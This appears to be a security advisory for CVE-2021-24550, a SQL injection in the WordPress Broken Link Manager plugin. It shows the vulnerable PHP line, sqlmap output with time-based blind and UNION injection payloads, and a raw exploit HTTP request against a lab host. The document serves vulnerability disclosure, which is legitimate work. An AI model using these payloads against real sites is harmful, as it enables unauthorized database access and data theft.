

[Wp Plugin Broken Link Manager](#)

Plugin Details

Plugin Name: [wp-plugin: broken-link-manager](#)

Effected Version : 0.6.5 (and most probably lower version's if any)

Vulnerability : [Injection](#)

Minimum Level of Access Required : Administrator

CVE Number : CVE-2021-24550

Identified by : [Shreya Pohekar](#)

[WPScan Reference URL](#)

Disclosure Timeline

- June 1, 2021: Issue Identified and Disclosed to WPScan
- June 1, 2021: Plugin Closed
- July 20, 2021: CVE Assigned
- July 23, 2021: Public Disclosure

Technical Details


The edit URL functionality in the plugin makes a get request to fetch the url. The GET parameter url is not sanitised, escaped or validated before inserting to a SQL statement, leading to SQL injection.

Vulnerable Code: [wblm-url-edit.php#L4](#)

```
2:$url = $_GET['url'];
3:global $wpdb;
4:$urlInfo = $wpdb->get_row("SELECT * FROM " . TABLE_WBLM . " where id = $url");
```

PoC Screenshot

```
[14:11:12] [INFO] GET parameter 'url' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[14:11:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:11:18] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[14:11:22] [INFO] target URL appears to be UNION injectable with 7 columns
[14:11:24] [INFO] GET parameter 'url' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'url' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
sqlmap identified the following injection point(s) with a total of 70 HTTP(s) requests:
---
Parameter: url (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page=wblm-edit-url&url=1 AND (SELECT 9781 FROM (SELECT(SLEEP(5)))phad)
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: page=wblm-edit-url&url=-4966 UNION ALL SELECT NULL,CONCAT(0x71787071,0x5753787a67454c546c6e6d66756c785351734975516a636f6a5a615966724c627247697646625768
,0x717a7a7171),NULL,NULL,NULL,NULL,NULL,-- --
---
[14:12:28] [INFO] the back-end DBMS is MySQL
[14:12:28] [INFO] fetching banner
[14:12:28] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.23-0ubuntu20.04.1'
[14:12:29] [INFO] fetching current user
current user: 'bob@localhost'
[14:12:29] [INFO] fetching current database
current database: 'wp'
```



Exploit

```
GET /wp-admin/admin.php?page=wblm-edit-url&url=-4966 UNION ALL SELECT NULL,CONCAT(0x71787071,0x5753787a67454c546c6e6d66756c7
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=wblm-redirect
Accept-Language: en-US,en;q=0.9
Cookie: spf-last-metabox-tab-12-_sftp_generator=_sftp_generator_1; spf-last-metabox-tab-14-_sftp_generator=_sftp_generator_1;
Connection: close

Response

```
name="url" value="--4966 UNION ALL SELECT NULL,CONCAT(0x7178707071,0x5753787a67454c546c6e6d66756c705351734975516a636f6a5a615966
<div class="form-group">
  <label for="inputEmail3" class="col-sm-1 control-label">Old ur
  <div class="col-sm-8">
    <input type="text" class="form-control" id="old_url" n
  </div>
</div>
<div class="form-group">
  <label for="inputPassword3" class="col-sm-1 control-label">New
  <div class="col-sm-8">
    <input type="text" class="form-control" id="new_url" n
  </div>
</div>
<!-- form-horizontal -->
</div>
<!-- /.panel-body -->
</div>
```